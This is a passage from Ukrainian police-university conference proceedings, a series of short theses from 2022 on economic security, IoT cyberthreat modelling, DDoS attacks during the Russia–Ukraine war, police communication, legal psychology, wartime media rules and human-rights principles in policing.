Указом Президента України введено в дію рішення Ради національної безпеки і оборони України «Про Стратегію економічної безпеки України на період до 2025 року», у якому зазначено, що «національним інтересам України відповідає сталий розвиток національної економіки, інтеграція України в європейський економічний простір, розвиток рівноправного взаємовигідного економічного співробітництва з іншими державами. Забезпечення національних економічних інтересів вимагає формування і реалізації стратегічного курсу у сфері забезпечення економічної безпеки, спрямованого як на стале нарощення конкурентоспроможності економіки України, так і на поступове зміцнення економічної стійкості та відповідно невразливості національної економіки до зовнішніх і внутрішніх загроз». Даний документ є складовою нормативно-правової бази із регулювання фінансової безпеки України та визначає окремі питання щодо організаційного, наукового та фінансового забезпечення [2].

Національна безпекова архітектура визначається розширеними можливостями та інтенсифікацією впровадження реформ у секторі економіки, безпеки й оборони. Так, Україна експортує до Європейського Союзу, в першу чергу, чорні метали, руди, електромашини, олію та зерно. ЄС – найбільший торговельний партнер України. У 2021 р. на Євросоюз припадало 39% від загального обсягу торгівлі нашої держави, обсяг товарообігу зріс на 35% та склав 62,5 млрд доларів.

Європейський союз офіційно скасував мита на українські товари. Так, за даними Міністерства економіки України 4 червня 2022 р. набув чинності Регламент Європейського Парламенту та Ради № 2022/870 про тимчасові заходи з лібералізації торгівлі. Це рішення доповнює можливості, які мають українські експортери відповідно до Угоди про асоціацію між Україною та ЄС. Лібералізація торгівлі допоможе українським експортерам посилити позиції в цих та інших товарних нішах.

Тарифи, які прописані в Угоді, будуть тимчасово призупинені на наступні товари:

- мита для промислової продукції;
- призупинення застосування системи вхідних цін для фруктів та овочів;
- призупинення усіх тарифних квот для сільськогосподарської продукції;
- призупинення антидемпінгових мит на імпорт товарів походженням з України;

- призупинення застосування глобальних захисних заходів щодо українських товарів.

В свою чергу, лібералізація торгових відносин передбачає, що Україна буде дотримуватися європейських правил: походження товарів та відповідних процедур в рамках Угоди про асоціацію, утримання від будь-яких нових обмежень на імпорт з ЄС, повага України до демократичних принципів, прав людини та основних свобод, верховенства права, боротьба з корупцією. Ці нові правила діятимуть рік і допоможуть українським виробникам та експортерам витримати навантаження війни та зміцнити свої позиції на європейському ринку [3].

В результаті проведених досліджень особливостей економічної безпеки на прикладі товаровиробників зерна слід відзначити, що вони не забезпечені в повній мірі науково-методичною базою, а практичні механізми управління процесами забезпечення економічної безпеки або взагалі відсутні (особливо у дрібних та середніх підприємств), мають слабо структурований характер, або потребують вдосконалення (як показала практика діяльності крупного бізнесу у сфері зерновиробництва). Оскільки дана проблема має складний, важко формалізований характер, необхідно застосовувати відповідні принципи і методи системного аналізу і теорії управління. За таких обставин пропонуємо використовувати у якості однієї з інноваційних складових метод когнітивного моделювання еventуальної стратегії економічної безпеки, як стратегії управління подіями. Когнітивний підхід дозволяє виявляти взаємозв'язок усіх елементів системи економічної безпеки підприємства, виявляти зв'язок з зовнішнім середовищем, має цільову спрямованість, дозволяє провести декомпозиційний аналіз та використовувати інструменти форсайту, контролінгу. У якості одного з ключових пріоритетів економічної безпеки використовувати прийом елімінування, концентруючись на одній із ключових небезпек, наприклад, форсмажорних обставинах, розробляючи заходи з усунення небезпек та мінімізації їх впливів. Перевагою побудови когнітивної карти, як інструмента моделювання інноваційних підходів економічної безпеки товаровиробників зерна, є візуалізація причинно-наслідкових зв'язків між концептами і можливість виявлення неочевидних впливів [4].

Одним із елементів ефективної та результативної діяльності підприємств має бути поєднання розробки стратегії з елементами методів економічної безпеки та її складової – конкурентної розвідки та контррозвідки. При побудові когнітивної карти ми виходимо з того, що концепція методології когнітивного моделювання для

товаровиробників зерна передбачає виявлення ключових загроз і ризиків, фокусування на об'єктах ризику, ступеню їх впливу, ймовірності виникнення та попередження. Концепт моделі нами бачиться у побудові контррозвідувальної когнітивної карти управління ризиками, що дозволить посилити економічну безпеку, визначивши причинно-наслідкові зв'язки, факторні залежності з можливістю подальшого прогнозування її стану.

Список бібліографічних посилань

1. Дацків І., Лященко О. Актуальні питання протиріч інтеграції України до європейського союзу: історичний аспект. URL: https://shron1.chtyvo.org.ua/Datskiv_Ihor/Aktualni_pytannia_protyrich_intehratsii_Ukrainy_do_Yevropeiskoho_Soiuzu_istorychnyi_aspekt.pdf?PHPSESSID=9n39j7f4krkk57jvkdaik2ka60.

2. Про Стратегію економічної безпеки України на період до 2025 року. Указ Президента України від 11.09.2021 р. URL: <https://www.president.gov.ua/documents/3472021-39613>.

3. Європейський союз офіційно скасував мита на українські товари. URL: <https://www.me.gov.ua/News/Detail?lang=uk-UA&id=78358afe-9840-4764-aa7a-6fddb77d89df&title=VropeiskiiSoiuzOfitsiinoSkasuvavMitaNaUkrainskiTovari>.

4. Корженівська Н. Л. Імперативи та пріоритети економічної безпеки товаровиробників зерна в умовах ринкової глобалізації: монографія. Кам.-Под.: вид-ць ПП Зволейко Д. Г. 2019. 440 с.

Одержано 08.06.2022

Борис Олегович КОРЛЯКОВ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

МОДЕЛЮВАННЯ СЦЕНАРІЇВ КІБЕРЗАГРОЗ ДЛЯ ІНТЕРНЕТУ РЕЧЕЙ

Майже, звичайною новиною, в наш час, рахується повідомлення про виявлення уразливих місць у комп'ютерних мережах, серверів великих компаній чи розумних пристроїв. Суспільство одразу починає паніку через новину, що її приватна інформація може набути

публічного наголосу, але зовсім не маючи гадку як і якими методами. Повідомлення про поновлення програмного забезпечення чи вимкнення базових функцій пристроїв для забезпечення захисту, знешкодження вірусу-майнеру чи створення нового, вже, не викликає здивування або, хоча б, примусу перевірити свої пристрої на безпеку.

Жертвами шкідливого впливу у мережі інтернет, серед пристроїв, зараз, за статистикою, може налічувати кожен четвертий пристрій, котрий може бути ураженим, чи навпаки, вже відновлений після інфікування. Під шкідливим впливом розуміють наявність стороннього програмного забезпечення, котре має певну дію на стан приладу або створює нові процеси у операційній системі приладу.

Від шкідливих програм потерпають все частіше звичайні люди, державні та фінансові установи, а кібертероризм порівнюють зі зброєю масового знищення. Загрози, які несуть злочини в інформаційному просторі, є небезпечними для транспортних, енергетичних, виробничих систем. Розуміння процесів, які відбуваються не тільки при запуску шкідливого програмного забезпечення, а і при звичайних низькорівневих атак, є необхідним кроком для розробки систем інформаційного захисту. Тому дослідження кіберзагроз з метою визначення шляхів їх поширення є актуальною задачею.

Кіберзагрози постають як все більш актуальна проблема через розповсюдження і збільшення кількості пристроїв Інтернет речей. Пристрої використовуються у багатьох галузях людиною і тому їх вразливість до викрадення інформації, порушення цілісності чи шпигування постає великою проблемою для користувачів. Кіберзагрози поділяються за класам і типами ураження пристроїв, необхідно описати і визначити ці типи, а також наслідки які вони можуть завдавати.

За визначенням предметної області – кіберзагроз на технології Інтернет речей, підведення у підсумок існуючих проблем, а також запропонованими методами їх вирішення.

Постає можливість переходити до етапів детального дослідження і збирання інформації щодо кібератак, на основі котрих будуть описані кіберзагрози, а після цього змодельовані сценарії нападів.

За допомогою опису етапів процесів кіберзагроз, були змодельовані сценарій кібератак.

Змодельований сценарій кіберзагроз за етапами:

- Хакер розповсюджує вірус в мережі Інтернет;
- Користувач заходить на інфікований ресурс, завантажує вірус;
- Вірус виконує інфікування пристрою (комп'ютера);

- Вірус викрадає / модифікує персональну інформацію і передає її хакеру;
- Хакер використовує персональну інформацію виконуючи злочин.

Моделі побудовані з урахуванням усього життєвого циклу вірусу.

На основі моделей є можливість оцінити кроки розповсюдження вірусу і можливі наслідки. З використанням отриманих даних після моделювання, створений графік оцінки шансів для ураження приладів, за допомогою якого можна оцінити, що логічна модель правильно побудована і імітує реальний результат кіберзагрози. На основі дослідження визначені етапи кіберзагрози і їх подальші кроки шкідливих дій.

Все сказане дозволяє зробити висновок, що через розповсюдженість пристроїв Інтернет речей у житті людини і їх відомим недоліком вразливості, постала задача у дослідженні кіберзагроз якими можуть бути уражені ці прилади. Крім того визначено, що кіберзагрози поділяються за класами кібератак, а також за класами ураження пристроїв. Також при дослідженні пристроїв Інтернету речей з'ясувалося, що при великій різноманітності між собою вони мають спільні вразливості.

Одержано 06.06.2022

Дар'я Юріївна КОРОТКА,

курсант групи Ф2-202

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

*кандидат педагогічних наук **І. М. Голопич***

ВПЛИВ ПРОФЕСІЙНОЇ МОВИ ПОЛІЦЕЙСЬКОГО НА ПРАВОСВІДОМІСТЬ ГРОМАДЯН

Сучасні події, які відбуваються в нашій країні, спонукають поліцейських брати активну участь у формуванні правової держави та громадянського суспільства в Україні. Цей процес спрямований на підвищення правової культури українських громадян, де одним із основних елементів є правосвідомість. Завдяки розвитку правової свідомості стає можливим пізнання громадянами того, яким чином функціонує право в суспільстві, і суспільство в цілому.

Виконуючи свої функціональні обов'язки, поліцейські мають досконало володіти важливим інструментом формування національної і правової свідомості – мовою закону. Для цього необхідно не тільки знати закони держави й юридичну термінологію, а ще володіти законами мови й спілкування. Професійне використання навичок мовленнєвої комунікації сприяє позитивному впливу на систему знань громадян, їх поглядів, переконань і цінностей, а поєднання мовно-правових регуляторів дає необмежені можливості для керування суспільством, формування моделей суспільної поведінки, прогнозованого розвитку суспільних відносин.

Оскільки підґрунтям правосвідомості є повага людини до самої себе, її відчуття власної духовної гідності, здатність до самоконтролю і самоуправління під час самостійного встановлення меж дозволеної поведінки, взаємної поваги й довіри сторін, що є підставою для приватних і публічних правовідносин, то це потребує певної специфіки здійснення комунікативного процесу. З метою досягнення максимально ефективного результату професійне спілкування поліцейських урегульоване низкою нормативно-правових документів, таких як: Кодекс ООН щодо поведінки посадових осіб правоохоронних органів від 17 грудня 1979 р. резолюція 34/169, Етичний кодекс працівника ОВС України від 05 жовтня 2000 р. № 7, Закон України «Про національну поліцію» від 02 липня 2015 р. № 580-VII, Присяга працівника Національної поліції України (ст. 64 Закону України «Про національну поліцію»), наказ МВС України «Про затвердження Правил етичної поведінки поліцейських» від 09 листопада 2016 р. № 1179, Закон України «Про Дисциплінарний статут Національної поліції» 2018 р.

Професійне спілкування поліцейських є багатокомпонентним, тому вимагає дотримання певного комплексу процедур: етикету поведінки й мовлення, правил форменого одягу, позитивного іміджу, знання юридичної лексики.

Наприклад, суттєвий вплив на зміст правосвідомості спричиняє система таких правових понять, як-от: право, обов'язок, правова норма, правова вимога, правовий статус (які характеризують структурні властивості права); правова оцінка, правове регулювання, правотворчість, правове виховання (функціональні властивості права); свобода, справедливість, рівність, суспільне благо, законність, відповідальність (поняття, що відображають ціннісні властивості права).

Для кращого впливу на правосвідомість громадян мовлення поліцейського має відповідати таким критеріям, як: грамотність, доступність, зрозумілість смислових висловлювань для будь-якої

категорії громадян, послідовність, логічне викладення, злагодженість, переконливість, аргументованість із посиланням на різні факти доказів, правові норми, відповідність морально-етичним нормам поведінки, наявність достатньої інформації для досягнення цілей спілкування.

Всі ці навички спілкування необхідно розвивати працівникам правоохоронних органів для досягнення високого рівня мовної культури, оскільки професійне спілкування є важливою компонентою освіти поліцейських, яка дає їм можливість виконувати свої службові обов'язки на вищому рівні.

Одержано 29.05.2022

Вадим Анатолійович КОРШЕНКО,

*завідувач науково-дослідної лабораторії з проблем інформаційних технологій та протидії злочинності у кіберпросторі
Харківського національного університету внутрішніх справ*

Захар Георгійович ДЕМИДОВ,

*старший науковий співробітник
науково-дослідної лабораторії з проблем інформаційних технологій та протидії злочинності у кіберпросторі
Харківського національного університету внутрішніх справ*

DDOS-АТАКИ: АНАЛІЗ ПЕРШОГО КВАРТАЛУ ПОТОЧНОГО РОКУ ТА ПЕРСПЕКТИВИ

DDoS-атаки, як і раніше, займають значну частину загроз для безпеки в IT-сфері. На ландшафт цих атак у першому кварталі 2022 року суттєво вплинула агресія Росії у бік України. Значна частина новин щодо атак на ресурси стосувалась саме Росії та України. У середині січня мішенню DDoS став сайт мера Києва Віталія Кличка, а низка веб-ресурсів українських міністерств зазнала дефейсу. У середині лютого DDoS-атаки торкнулися сайту Міністерства оборони України, онлайн-сервісів Ощадбанку та ПриватБанку, а також хостинг-провайдера Mirohost. Приблизно водночас клієнти ПриватБанку отримували підроблені SMS про непрацюючі банкомати, імовірно націлені на те, щоб посяяти паніку. Ще одна хвиля DDoS прокотилася по урядових ресурсах України 23 лютого, а Державна служба спеціального зв'язку та захисту інформації України повідомляла про безперервні атаки наприкінці лютого та на початку березня.

На початку березня дослідники з компанії Zscaler опублікували аналіз [1] атак на українські ресурси, які проводив один із операторів DanaBot. Цей банківський троянець поширюється за моделлю «зловред як послуга» (MaaS). Покупець використав DanaBot для завантаження на заражені пристрої DDoS-бота, єдина функція якого – атакувати жорстко прописаний у коді домен. Спочатку метою був поштовий сервер Міністерства оборони України. Атаки на цей ресурс тривали з 2 по 7 березня, після чого зловмисник перейшов на сайт Ради національної безпеки і оборони України, присвячений інформації про російських військовополонених.

Інформаційний ресурс LiveUAMap, що дозволяє в реальному часі відстежувати розвиток російсько-української війни, також став мішенню DDoS[2]. Цей сайт журналісти та благодійні організації використовують, як джерело актуальної інформації. Крім того, атакам зазнавали українські ЗМІ та інформаційні видання країн НАТО. Зокрема, від DDoS постраждав український портал Еспресо. Загалом, за даними українських провайдерів, DDoS-атаки на ті чи інші ресурси доводилося відбивати весь березень[3].

Починаючи з 24 лютого, шквал DDoS-атак у відповідь обрушився на російські сайти. Ціллю стали ЗМІ, державні органи регіонального (наприклад, у Югрі) та федерального рівня, Роскосмос, РЗ, Держпослуги, телеком-провайдери та інші організації. Наприкінці березня DDoS-атака торкнулася російського реєстратора доменів Ru-Center, через що сайти клієнтів компанії деякий час були недоступні. За даними РБК, як мінімум, частина атак на ЗМІ здійснювалася з веб-ресурсів, на яких був опублікований заклик припинити дезінформацію. За деякі атаки, наприклад, за DDoS телеканалу Russia Today, відповідалість на себе взяло хактивістське угруповання Anonymouse, яке оголосило Росії війну у зв'язку з російською агресією.

Anonymouse - не єдині хактивісти, які виступили на підтримку України. Уряд країни закликав волонтерів[4] вступати в IT-армію, у завдання якої входять у тому числі і DDoS-атаки. Координувалися такі атаки, зокрема через канал у Телеграмі, куди організатори постили списки цілей. Крім того, в мережі з'явилося багато сайтів, що пропонують користувачам будь-якого ступеня IT-грамотності приєднатися до DDoS проти російських організацій. Достатньо було відкрити сайт у браузері, щоб той почав відправляти запити на заданий список веб-ресурсів. Щоб користувач не нудьгував, на сайті можна було, наприклад, пограти в онлайн-гру.

Також, хактивісти розповсюджували програми, що атакують ресурси із заданого списку від імені користувача. Як і у випадку з сайтами, творці програм рекламували їх, як засоби для атаки на

російські ресурси. За даними компанії Avast, лише одне з них завантажили щонайменше 900 користувачів з України. При цьому програми не просто проводять атаку від імені користувача, а збирають дані про нього: IP-адресу, приблизне місце розташування, ім'я користувача, дані про систему, тимчасову зону, мову і т.п.

На ландшафт DDoS-атак у першому кварталі сильно вплинула геополітична ситуація: з кінця лютого спостерігався сплеск хактивістської активності та поява великої кількості стихійних ботнетів, до яких користувачі підключалися доброю волею. Хактивістські атаки відрізнялися великою тривалістю, навіть якщо сміттєвий трафік успішно фільтрувався захисними рішеннями. При цьому активність відомих ботнетів з кінця лютого помітно знизилася, а з точки зору тривалості з минулого звітного періоду зросла кількість довгих і дуже коротких атак цих ботнетів.

Окремо варто відзначити ситуацію із захистом від DDoS, яка спостерігалася у Росії у першому кварталі. Вал нових клієнтів перевантажив усі сервіси захисту від DDoS у Росії. В результаті їх просто не встигали підключати, що призвело до тривалої недоступності багатьох ресурсів.

Прогнозувати щось у поточних умовах дуже складно. Упевнено можна стверджувати лише одне: стан ринку DDoS у другому кварталі залежатиме насамперед від геополітичної ситуації у світі. Вкрай малоймовірно, що буде спад DDoS-активності до кінця бойових дій на території України. З іншого боку, зростання у другому кварталі теж не очікується. Прогнозовано, що для сплеску DDoS-активності, аналогічній тій, яка спостерігалася наприкінці лютого та на початку березня, потрібне нове потрясіння світового масштабу.

Список бібліографічних посилань

1. Schwarz D., Stone-Gross B. DanaBot Launches DDoS Attack Against the Ukrainian Ministry of Defense. URL: <https://www.zscaler.com/blogs/security-research/danabot-launches-ddos-attack-against-ukrainian-ministry-defense> (дата звернення: 02.06.22).

2. Bonifacic I. Ukrainian mapping tool taken offline by DDoS attack. URL: <https://www.engadget.com/liveuamap-ddos-213225248.html> (дата звернення: 17.05.22).

3. Mingas M. Data published on Ukraine DDoS attacks. URL: <https://www.capacitymedia.com/article/29w6ghrh06rwvjbwsg35s/news/scale-of-ddos-attacks-on-ukraine-confirmed> (дата звернення: 24.05.22).

4. Burgess M. Ukraine's Volunteer 'IT Army' Is Hacking in Uncharted Territory. URL: <https://www.wired.com/story/ukraine-it-army-russia-war-cyberattacks-ddos/> (дата звернення: 02.06.22).

Одержано 09.06.2022

Владислава Олегівна КОРШИКОВА,

курсантка групи Ф4-101

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри педагогіки та психології факультету № 3

Харківського національного університету внутрішніх справ,

кандидат психологічних наук, доцент П. В. Макаренко

ПОНЯТТЯ І МЕТОДИ ЮРИДИЧНОЇ ПСИХОЛОГІЇ

Юридична психологія є наукою яка знаходиться між двома напрямками наукового знання: юриспруденцією та психологією.

Інтеграція юриспруденції й психології досить чітко проявляється у трьох напрямках:

1) застосування психологічного знання в юриспруденції у «числому» виді;

2) використання в юриспруденції психологічного знання шляхом його "трансформації";

3) синтез психології і юриспруденції, властиво їхніх стиків, і виникнення нової галузі науки - юридичної психології.

Перший напрямок – це безпосереднє використання психологічних знань у вигляді методу експертних психологічних оцінок. У цьому випадку психолог виступає в ролі експерта, консультанта в карному, цивільному, адміністративному процесах, в ході виконання покарання або інших заходів правового впливу на особистість.

Другий напрямок – це застосування юристами психологічних методів у наукових дослідженнях або правоохоронній й іншій юридичній практиці, використання даних психології в організаційній і процесуальній діяльності, професійному відборі, розслідуванні правопорушень, виправленні й перевихованні засуджених.

Третій напрямок взаємодії психології і юриспруденції має більше виражений двосторонній характер. Потреби юриспруденції в психологічному знанні визначають виникнення юридичної психології, що є двоєдиною наукою, одночасно й психологічної і юридичної [1].

Юридична психологія — це галузь психології, яка вивчає закономірності та механізми психіки людини у сфері регульованих правом відносин.

В практичних дослідженнях юридична психологія використовує систему методів загальної психології в цілому і постійно збагачується новими методами, розробляючи власні й запозичаючи їх в інших науках (наприклад, у юриспруденції).

Ці методи можна класифікувати як по цілям, так і по способах дослідження.

За цілями дослідження виділяють такі методи, як методи наукового дослідження, методи психологічного впливу на особистість, методи надання інформації та методи судово-психологічної експертизи.

За способами дослідження виділяють такі методи, як спостереження, експеримент, опитування, анкетування, інтерв'ю, бесіда, тести та контент-аналіз.

Методи, за допомогою котрих досліджуються закономірності будь-якої науки, визначають її розвиток і ступінь вірогідності одержуваних результатів. Історія психології багата на приклади пошуку методів досліджень, які нерідко відзначалися вузькістю і суб'єктивністю. Застосування методу діалектики в психологічних дослідженнях дало змогу пояснити процеси і явища людської психіки з позицій теорії пізнання. Використання методу пізнання передбачає наявність методів, притаманних кожній науці, в яких виявляється загальний метод. Тут співвідношення загального і окремого проявляється в тому, що загальне (діалектичний метод) відображається в окремих методах конкретної науки відповідно до її особливостей і завдань. Окремими методами пізнання є методи кожної науки, які дозволяють всебічно досліджувати систему закономірностей, що становлять її предмет. Таким чином, загальним методом юридичної психології є діалектичний метод, а окремими — методи, що специфічно відображаються в ньому, для вивчення психічних явищ, спрямовані на всебічне дослідження психологічної структури людської діяльності в правовій сфері [2, 3].

Список бібліографічних посилань

1. Бандурка А.М. Юридическая психология / А.М. Бандурка, С.П. Бочарова, Е.В. Землянская. – Х. : Титул, 2006. – 680 с.
2. Коновалова В.О., Шепітько В.Ю. Юридична психологія / НЮАУ ім. Я. Мудрого. Харків «Право», 2008. 240 с.

Одержано 09.06.2022

Катерина Ігорівна КОСТЮЧЕНКО,

курсантка групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри конституційного

і міжнародного права факультету № 4

Харківського національного університету

внутрішніх справ В. В. Мальцев

ОСОБЛИВОСТІ РОБОТИ ЗМІ В УМОВАХ ВОЄННОГО СТАНУ

Засоби масової інформації цілком справедливо називають четвертою гілкою влади. В умовах глобалізації та умовного стирання кордонів, завдяки швидкому та безперешкодному доступу до будь-якої публічної інформації, відбувається значний вплив на формування суспільної думки та поглядів, політичних вподобань населення тощо. У світі існує достатньо прикладів як позитивного впливу інформаційної політики держави на суспільство, так і вкрай негативного, що має наслідки не лише всередині держави, а й за кордоном.

Україна, нажаль, з 2014 року відчуває на собі гібридну агресію з боку Російської Федерації, яка включає в себе й інформаційну війну. Максимальна ескалація конфлікту, який РФ перетворила у повномасштабну збройну агресію у лютому 2022 року, стала реальністю й завдяки інформаційній, пропагандистській діяльності держави-агресора. Україні, яка є дійсно демократичною державою, максимально підтримує свободу слова у державі та незалежність засобів масової інформації, які давно вийшли за межі звичних рамок у вигляді газет, телебачення та радіо. Максимальне залучення громадян до соціальних мереж, груп у месенджерах сприяє швидкому поширенню інформації, яка вкрай необхідна тим, хто її потребує найбільше. В першу чергу, це інформація щодо успіхів українських військових, обмін інформацією щодо пошкоджених житлових та інфраструктурних об'єктів у місцях ведення активних бойових дій, а також інформація щодо місцезнаходжень тих, з ким з тих чи інших причин втрачено зв'язок. Але все ж таки, у першу чергу джерелом офіційної та достовірної інформації є акредитовані засоби масової інформації.

Закон України «Про правовий режим воєнного стану» 2015 року також вніс свої корективи в роботу українських та закордонних ЗМІ [1]. Мова йде про тимчасове, зумовлене воєнним станом, обмеження конституційних прав і свобод людини і громадянина, прав і законних інтересів юридичних осіб із зазначенням строку дії цих

обмежень. У тому числі обмеження можуть стосуватися свободи слова. Ці обмеження пов'язані з тим, що оприлюднення деякої інформації може становити ризик для цивільних та військових.

У мирний та воєнний час є певні обмеження щодо правил розповсюдження інформації і, безперечно, під час воєнного стану їх більше. Правила роботи працівників ЗМІ та обмеження щодо розповсюдження певної інформації під час дії спеціального режиму воєнного стану, визначено наказом Головнокомандувача Збройних сил України від 03.03.2022 № 73 «Про організацію взаємодії між Збройними силами України, іншими складовими сил оборони та представниками засобів масової інформації на час дії правового режиму воєнного стану», яким регулюється порядок акредитації представників ЗМІ під час воєнного стану, визначається перелік інформації, яку не можна розголошувати, встановлюється порядок роботи журналістів в зоні ведення бойових дій тощо [2].

Відповідно до Додатку 2 до названого вище наказу, обмеження стосуються розповсюдження інформації, розголошення якої може призвести до отримання противником даних та негативно вплинути на виконання завдань українськими військовими. Серед забороненої для розповсюдження інформації належать: найменування військових частин (підрозділів) та інших військових об'єктів у районах виконання бойових (спеціальних завдань, географічні координати місць їхнього розташування, чисельність особового складу військових частин (підрозділів); кількість озброєння та бойової техніки, матеріально-технічних засобів, їхній стан та місця зберігання; описи, зображення та умовні позначки, які ідентифікують або можуть ідентифікувати об'єкти; інформація щодо операцій (бойових дій), які проводяться або плануються тощо.

Водночас зазначається, що заборона не стосується інформації про видимі або очевидно виражені об'єкти. Тобто, будучи журналістом надзвичайно важливо сумлінно дотримуватися визначених обмежень для запобігання використанню цієї інформації державою-агресором. Їм рекомендовано показувати лише крупний план руйнувань чи уламків, де не видно географічних подробиць. Зауважимо, що робота журналіста є однією з найнебезпечніших, доказами чого є, нажалі, непоодинокі випадки загибелі від рук російських загарбників як вітчизняних, так і закордонних журналістів в Україні з лютого 2022 року.

Крім того, дуже важливим завданням журналістів є перевірка інформації на достовірність перед її розповсюдженням та оприлюдненням. при чому, ця вимога не залежить від наявності чи відсутності спеціального правового режиму у державі.

Іще однією важливою якістю, якою мають володіти представники ЗМІ, є етика спілкування з респондентами, особливо якщо вони були свідками або жертвами жакливиx. Важливо підібрати такий спосіб спілкування, який би не погіршив стан людини, та висвітлити інформацію вірно. В цьому журналістам допомагає принцип: «Тон повідомлень має таке ж важливе значення, як і їх надійність» [3]. Вони мають висвітлити подію з повагою до людської гідності, не пом'якшуючи при цьому реалій війни. Має бути чітке редакційне обґрунтування для використання дуже виразних зображень війни або сцен жорстокості. Комісія з журналістської етики нагадує, що журналісти повинні завжди забезпечувати баланс між суспільним інтересом щодо повної і точної інформації та потребою бути співчутливими. Завжди слід поважати недоторканність приватного життя і гідність померлих [3].

Таким чином, можна констатувати, що робота засобів масової інформації в Україні з початком повномасштабного вторгнення Російської Федерації зазнала певної трансформації та зміщення інформаційних акцентів. Не можна переоцінити значення ЗМІ у наш час, зумовлене нагальною потребою суспільства у перевірених, достовірній інформації і щодо діяльності вищих органів державної влади, місцевих органів влади, і про життя цивільного населення, і про роботу Збройних сил України. Тож, «четверта гілка влади» вносить неабиякий внесок у перемогу України.

Список бібліографічних посилань

1. Про правовий режим воєнного стану : Закон України від 12 трав. 2015 р. № 389-VIII. URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text>

2. Про організацію взаємодії між Збройними силами України, іншими складовими сил оборони та представниками засобів масової інформації на час дії правового режиму воєнного стану : Наказ Головнокомандувача Збройних Сил України від 03.03.2022 № 73. URL: https://www.mil.gov.ua/content/mou_orders/nakaz_73_050322.pdf

3. ЗМІ в умовах воєнного стану. Рекомендації Комісії з журналістської етики щодо інформації, яку не можна розголошувати // «Детектор медіа». 17 березня 2022 року. URL: <https://detector.media/infospace/article/197627/2022-03-17-zmi-v-umovakh-voennogo-stanu-rekomendatsii-komisii-z-zhurnalistskoi-etyky-shchodo-informatsii-yaku-ne-mozhna-rozgholoshuvaty/>

Одержано 09.06.2022

Аліна Вадимівна КОТЕЛЕВЕЦЬ,

курсант групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри адміністративного права та процесу факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент І. Д. Казанчук

ЗМІСТ І ЗНАЧЕННЯ ПРИНЦИПУ ДОТРИМАННЯ ПРАВ І СВОБОД ЛЮДИНИ В ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Процес євроінтеграції України ставить перед правоохоронними органами України важливість дотримання у своїй діяльності принципів забезпечення верховенства права, дотримання та захист основних прав і свобод людини і громадянина. Втім, події, що відбуваються останнім часом у нашій державі, надзвичайно актуалізують пошуки та запровадження нових підходів щодо функціонування поліції. За таких умов відбулися певні зміни не тільки побудові в системі органів Національної поліції України, але й у змісті її діяльності. І в такий ситуації поліцейським під час здійснення своїх правоохоронних функцій особливо важливо дотримуватися принципів, які перелічені у розділі II Закону України «Про Національну поліцію». Зазначимо, що Національна поліція України відповідно до чинного законодавства у ході реалізації своєї діяльності керується принципами: 1) верховенства права; 2) дотримання прав і свобод людини; 3) законності; 4) відкритості та прозорості; 5) політичної нейтральності; 6) взаємодії з населенням на засадах партнерства; 7) безперервності [1]. Важливим та спільним для усіх цих принципів є те, що всі вони відповідають конституційним приписам.

В юридичній літературі під принципами діяльності Національної поліції слід розуміти сукупність основоположних, керівних ідей, що закладені в сутність діяльності поліції як державного органу, та на основі яких формуються певні правила поведінки у сфері поліцейської діяльності [2, с. 33].

В умовах сьогодення особливої ваги надається принципу забезпечення реалізації прав та свобод людини відповідно до вимог законів. Принцип дотримання та поваги до прав і свобод людини знайшов своє втілення у Конституції України, де у статті 3 закріплено, що людина, її життя і здоров'я, честь і гідність, недоторканість і безпека визнаються в Україні найвищою соціальною цінністю.

Визнання, дотримання й захист прав і свобод людини та громадянина – це обов'язок держави, який забезпечується в діяльності її державних (правоохоронних) органів [3].

Зміст принципу дотримання прав і свобод людини в поліцейській діяльності полягає в тому, що під час виконання своїх завдань поліція забезпечує дотримання прав і свобод людини, гарантованих Конституцією та законами України, а також міжнародними договорами України, і сприяє їх реалізації. Так, у ст. 2 Кодексу поведінки посадових осіб з підтримання правопорядку також зазначено, що «при виконанні своїх обов'язків посадові особи з підтримання правопорядку поважають і захищають людську гідність і підтримують і захищають права людини щодо всіх осіб» [4]. Згідно зі ст. 40 Європейського кодексу поліцейської етики поліція повинна виконувати свої завдання неупереджено, керуючись, зокрема принципами неупередженості та недискримінаційного підходу.

При цьому у Законі України «Про Національну поліцію», визначено, що поліція має право обмежувати права та свободи людини лише у виключних та передбачених чинним законодавством випадках, на підставі та у спосіб, що визначені законом. Поліцейським за будь-яких обставин забороняється терпимо ставитися до будь-яких форм жорстокого, нелюдського або такого, що принижує честь і гідність людини, поводження чи покарання [1]. Як бачимо, повага прав і свобод людини та громадянина в діяльності поліції – це насамперед уважне відношення до них, засноване не тільки на визнанні їх цінності для суспільства і держави, але й на належному дотриманні прав і свобод кожної людини і громадянина, тобто і законослужняних, і тих, хто порушив закон [5, с. 178].

Отже, кожен поліцейський зобов'язаний негайно вжити всіх можливих заходів щодо їх припинення та обов'язково доповісти безпосередньому керівництву про факти катування і наміри їх застосування. У разі приховування фактів катування або інших видів неналежного поводження поліцейськими керівник органу протягом доби з моменту отримання відомостей про такі факти зобов'язаний ініціювати проведення службового розслідування та притягнення винних до відповідальності. У разі виявлення таких дій поліцейський зобов'язаний повідомити про це орган досудового розслідування, уповноважений на розслідування відповідних злочинів, вчинених поліцейськими. Також у діяльності поліції забороняються будь-які привілеї чи обмеження за ознаками раси, кольору шкіри, політичних, релігійних та інших переконань, статі, етнічного та соціального походження, майнового стану, місця проживання, за

мовною або іншими ознаками. Окрім цього, в Законі вперше відображено алгоритм поведінки поліцейського в разі звернення до громадянина, в разі звернення громадянина до поліцейського, затримання.

Таким чином, належне дотримання основоположних принципів в діяльності Національної поліції України сприятиме глибшому розумінню та постійному підвищенню ефективності поліцейської діяльності. Лише за умови дотримання принципів захисту прав і свобод людини, забезпечення законності тощо під час реформування системи правоохоронних органів з упевненістю можна говорити про пріоритетність верховенства права в державі в цілому.

Список бібліографічних посилань

